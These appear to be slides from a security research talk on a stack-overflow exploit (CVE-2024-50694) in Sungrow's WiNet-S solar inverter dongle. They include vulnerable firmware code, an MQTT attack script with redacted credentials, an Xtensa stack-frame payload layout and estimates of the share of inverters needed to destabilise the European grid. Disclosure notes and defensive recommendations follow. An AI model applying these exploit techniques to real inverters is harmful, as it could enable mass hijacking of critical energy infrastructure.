- **We decided to exploit a stack overflow in the handler function** for the “settime” command (CVE-2024-50694)

```
undefined4 on_settime_command(char *topic, cJSON *obj) {
  cJSON *jsonObj;
  // ...
  size_t size;
  char *src;
  char buffer [14];
  // ...

  seconds = 0;
  memw();
  jsonObj = cJSON_GetObjectItem(obj,"dataTime");
  if (jsonObj == (cJSON *)0x0) {
    // ...
    uVar2 = 0xffffffff;
  }
  else {
    memset(buffer,0,14);
    src = jsonObj->valuestring;
    size = strlen_mmm(src);
    memcpy(buffer,src,size);
    // ...
    }
  // ...
}
```

Attack via MQTT

- We know that the WiNet dongle can receive commands from the cloud through MQTT

```
device_sn = "<CLIENT_ID>" # replace this with the target device serial number
mqttc = mqtt.Client(callback_api_version=mqtt.CallbackAPIVersion.VERSION2,
                    client_id=device_sn,
                    clean_session=True,
                    reconnect_on_failure=True)
mqttc.username_pw_set("t[redacted]", "t[redacted]")
mqttc.connect("iot.isolarcloud.eu", 1[redacted])
mqttc.publish(f'isolarcloud[redacted]/cmd/{device_sn}/[redacted]0', MALICIOUS_JSON)
```

- Since the credentials are hard-coded, an attacker can trigger the buffer overflow with any MQTT client

```
{"businessData":[{"cmdType":"1[redacted]","dataTime":"<DATE_TIME_VALUE>"}]}
```


Exploit payload

- Attackers can target arbitray dongles, because they know S/Ns

So far “so good”… what about the exploit?


Tensilica Xtensa Architecture

- Even if the buffer-overflow is a text-book example…the architecture is not at all
- The WiNet-S dongle runs a modified version of FreeRTOS on an ESP32 SoC (manufactured by Espressif) with **Tensilica Xtensa architecture**
- Unique challenges…very few exploitation techniques are publicly discussed (a few research from Philipp Promeuschel and Carel van Rooyen)




Challenges

- This architecture uses a ”**sliding register window**”: there are only 16 logical registers in the CPU
- **The calling convention includes rotating the register window**
- Unlike an x86 architecture, the **return address** the attacker wants to overwrite **is stored in a specific register**, not the stack
- Mechanisms to overcome this limitation include **the overflow exception, which writes registers to the stack**, and the **underflow exception, which restores them**



Windowed registers in a nutshell



Exploitation Strategy

- Our only primitive is an out-of-bounds write into the stack, the exploit requires us to overwrite registers stored on the stack, **abusing overflow exceptions**
- The prerequisite is that there is a reachable area on the stack (e.g. the Base Save Area) that has registers stored. **Satisfied because in FreeRTOS a context switch always spills the entire register files into the stack**
- By overwriting the stack with the right amount of bytes **we can overwrite a stored a0 register and return to an arbitrary address**
- **The stack on the ESP32 is non-executable!** Needs to write in IRAM through a **memcpy() gadget**

```
4023b190 36 41 00        entry      a1,0x20
4023b193 5c 8c           movi.n     a12,0x58
4023b195 bd 03           mov.n      a11,a3
4023b197 20 a2 20        mov        a10,a2
4023b19a 81 7b f6        l32r       a8->memcpy
4023b19d e0 08 00        callx8     a8
4023b1a0 1d f0           retw.n
```

Reaching the return value

- **Overwriting the Base Save Area** at the top of the vulnerable function's stack frame **will affect the register values of the vulnerable function's caller's caller** (two functions up the call chain)
- **Control flow must return three times** to trigger the overwritten return address a0
- We must carefully inspect the code leading through these return instructions to **ensure the malicious stack frame will not cause a crash**

```c
int parse_mqtt_packet(mqtt_callback_struct *mqtt_callback_struct, int
    header_length_m, uint param_3, dword param_4)
{
    // ... //
    char* topic_buf = calloc(topic_length + 1);
    if (topic_buf) {
        memcpy(topic_buf, payload + 2, topic_length);
        topic_buf[topic_length] = 0;
        // below is the call that leads to triggering the vulnerability
        mqtt_callback_struct->on_receive_message(payload, payload +
            header_length, packet_type);
        free_and_null(&topic_buf);
        return 0;
    }
// ... //
}
```

Cannot be an invalid address

```c
void on_receive_message(uint *topic,char *payload,uint payload_len)
{
    // ... <0xa0>//
    i = 0;
    cmd_type_str = cmd_type_json->valuestring;
    do {
        if (strstr(cmd_type_str,mqtt_command_handlers[i].cmd_type)) {
            if (mqtt_command_handlers[i].callback)
                // below is the call to the vulnerable handler
                if (mqtt_command_handlers[i].callback(topic ,businessData_first_elem))
                // log some error
             break;
        }
    } while (++i != 0xc);

    some_ack_function(topic);
    goto cleanup_and_return;
    // ... <0xa0>//
cleanup_and_return:
    cJSON_Delete(payload_json);
    return;
}
```

The stack structure

- To create our stack frames, **we will need to calculate addresses on the stack** relative to the location of the overflown buffer
- **The stack is dynamically allocated** per RTOS task at startup
- **We found that a specific base address is the most common** for the MQTT task's stack

```
Offset from buffer      LOW ADDRESS
    0x0         |---------------------------|
                |                           |
                |       Reserved for        |
                |          called           |
                |         functions         |
                |                           |
    0x3c        |---------------------------|
                |    called function ESA    |
    0x4c        |---------------------------|
                |   parse_mqtt_packet BSA   |
    0x5c        |---------------------------| <- a1 @ on_recieve_message
                |   parse_mqtt_packet ESA   |
    0x6c        |---------------------------|
                |      Shellcode's BSA      |
    0x7c        |---------------------------| <- a1 @ memcpy_gadget
                |    memcpy_gadget ESA      |
    0x8c        |---------------------------|
                |      imaginary BSA        |
    0x9c        |---------------------------| <- a1 @ Shellcode
                |  on_recieve_message ESA   |
    0xac        |---------------------------|
                |   memcpy gadget's BSA     |
    0xbc        |---------------------------| <- a1 @ parse_mqtt_packet
                |      Helpful Zeros        |
                |                           |
                        HIGH ADDRESS
    """
```

The final payload

Offset From Overflown Buffer	Meaning	Value	Additional comments
`0x4c`	parse_mqtt_packet `a0`	memcpy gadget address	
`0x50`	parse_mqtt_packet `a1`	`A + 0xbc`	
`0x70`	shellcode `a1`	`A + 0x9c`	
`0x90`	imaginary `a1`	`A + 0x100`	This value must point to a valid location, as it may be used to determine the location of the shellcode's ESA.
`0xac`	memcpy_gadget `a0`	target IRAM location	This is the address to return after the copy operation.
`0xb0`	memcpy_gadget `a1`	`A + 0x7c`	
`0xb4`	memcpy_gadget `a2`	target IRAM location	This is the address where the shellcode will be copied.
`0xb8`	memcpy_gadget `a3`	shellcode source location	This should be the source address for the copy. We can use a static address pointing to an offset in the MQTT packet where we placed the shellcode.

“A” is the address of the overflown buffer

Part 3: Outlook and Conclusions

Grid destabilization

- So we can take over a lot of inverters, now what?
  - Impact on grid depends on how much generation capacity can be controlled, how fast can the attack happen and how much the grid has in emergency capacity
- Many other studies have modeled grid impact based on “load-changing attacks”:
  - Increase demand or decrease generation at large scale via botnets
  - Dvorkin and Garg, 2017; Dabrowski et al., 2017; Soltan et al.; 2018; Goerke et al., 2024; and others.
- Summary for European continental grid (ENTSO-E):
  - 3GW emergency capacity (“reference incident”)
  - **Below 49Hz mandatory load shedding**
  - **Control over 4.5GW needed to drop frequency below 49Hz**
  - That’s around 563,000 inverters (8kW/inverter average)
  - **Current solar capacity is ~270 GW, so need to control less than 2% of inverters**. Market led by Huawei, Sungrow and SMA

Table 1: Emergency routines in case of under-frequency in Germany [60, p65] similar to the ENTSO-E policies [55, p26]

	Frequency	*Action*
1	49.8 Hz	Alerting, activation of plants, shedding of pumps
2	49.0 Hz	Load-shedding of 10-15% of total load
3	48.7 Hz	Load-shedding of further 10-15% of total load
4	48.4 Hz	Load-shedding of further 15-25% of total load
5	47.5 Hz	Disconnection of all power plants

6.3.1 Situation in Germany. A recent study describes a realistic scenario for future photovoltaic installations [21]["Hauptszenario"]. The authors assume 116 GW of rooftop photovoltaic installations for 2030 and 188 GW for 2040[8]. This translates to 14.5 Mio. installations in 2030 and 23.5 Mio. installations in 2040.

In order to reach the required $P_{imp} = 4,500\ MW$, an attacker would need to control

$$\frac{4,500MW}{8kW} \approx 563,000\ PV-I \tag{5}$$

This is equivalent to 3.9 % of the installed devices in 2030 and 2.4 % of the installed devices in 2040.

Image sources: https://publications.sba-research.org/publications/201712%20-%20ADabrowski%20-%20Grid%20Shock.pdf and https://dl.acm.org/doi/10.1145/3632775.3661943


Other scenarios

- **Electricity has fluctuating prices based on generation and demand**
  - Remember the Romanian incident in 2023 where safety settings were disabled to continue high output?

- More complex attack scenarios may take advantage of that **for financial gain rather than to impact grid stability**
  - Think cybercriminal vs APT motivations

- A possible scenario is **demanding a ransom** from energy operators based on the threat of changing inverter settings or disabling them at critical times
  - The RCEs on inverters and allow attackers to disconnect them from manufacturer or other central management to keep persistent control

- **"Ransomware on inverters"** has also been discussed academically



Exploring Ransomware Attacks on Smart Inverters


Publisher: IEEE | Cite This | PDF

BoHyun Ahn ; Alycia M. Jenkins ; Taesic Kim ; Jianwu Zeng ; Lifford McLauchlan ; Sung-won Park


Image sources: https://www.ionsolar.com/ion-solar-blog/energy-efficient-home-improvements-to-help-you-save-money and https://ieeexplore.ieee.org/abstract/document/10362822

Incident response


- The worst-case scenario, where attackers create a “botnet” and disconnect devices from remote management would demand **coordinated incident response**



- There may be no way to stop the attack without **physically disconnecting the inverters**
  - Maybe a C&C server takedown, but that can take a long time and servers can be resilient



- Disconnecting devices **during the day may be harmful**
  - If you don’t know what is infected, disconnecting the “clean” devices will only harm generation capacity further
  - At night, utilities can prepare for the next day, knowing what the impacted generation capacity will be



- **Need for incident response plans** involving utilities, regulators and manufacturers
  - Maybe dedicated APIs that utilities can use to control devices in case of an attack?

Responsible disclosure

- **Sungrow fixed all issues**
  - Very collaborative during the whole process
  - Calls to better understand the vulnerabilities
  - Asked us to test patches and provide recommendations
  - CISA involved for coordination

- **SMA fixed their issue on time**
  - Single issue on the website/infra, so no need to touch firmware
  - CERT@VDE involved for coordination
- **Growatt also fixed, but much less reactive**
  - Promised fixes by Feb 14, then implemented partially Feb 27 and finally done by March 13
  - They were known to leave other issues unfixed in previous research
  - CISA involved for coordination
- Overall, some vendors in this market seem to be just starting to pay attention to security
  - Similar to OT security a few years ago, but need this needs to go much faster than OT security adoption

Image source: https://www.enisa.europa.eu/topics/vulnerability-disclosure

Recommendations – users

- **Residential and commercial users**
  - Change default passwords and credentials
  - Use role-based access control
  - Configure the recording of events in a log
  - Update software regularly
  - Backup system information
  - Disable unused features
  - Protect communication connections

- **Commercial and utility installations (in addition)**
  - Include security requirements into procurement considerations
  - Conduct a risk assessment when setting up devices
  - Ensure network visibility into solar power systems
  - Segment these devices into their own sub-networks
  - Monitor those network segments

NIST Interagency Report
NIST IR 8498


Cybersecurity for Smart Inverters

Guidelines for Residential and Light Commercial Solar Energy Systems

Final

James McCarthy
Jeffrey Marron
Don Faatz
Daniel Rebori-Carretero
Johnathan Wiltberger
Nik Urlaub

This publication is available free of charge from:
https://doi.org/10.6028/NIST.IR.8498



Sources:
https://nvlpubs.nist.gov/nistpubs/ir/2024/NIST.IR.8498.pdf
https://pubs.naruc.org/pub/35247A70-0C45-9652-C6D9-99A77C87200F


Recommendations – manufacturers

- **Keep in mind**: Inverters are part of critical infrastructure!
  - Security requirements should be higher than general use IoT

- **Development**
  - Devices: holistic security architecture including secure boot, binary hardening, anti-exploitation features, permission separation etc
  - Applications: proper authorization checks on web applications, mobile applications and cloud backends

- **Testing**
  - Regular penetration testing on applications and devices
  - Consider bug bounty programs

- **Monitoring**
  - Web Application Firewalls
  - Remember that a WAF does not protect against logical flaws


NISTIR 8259

Foundational Cybersecurity Activities for IoT Device Manufacturers

Michael Fagan
Katerina N. Megas
Karen Scarfone
Matthew Smith

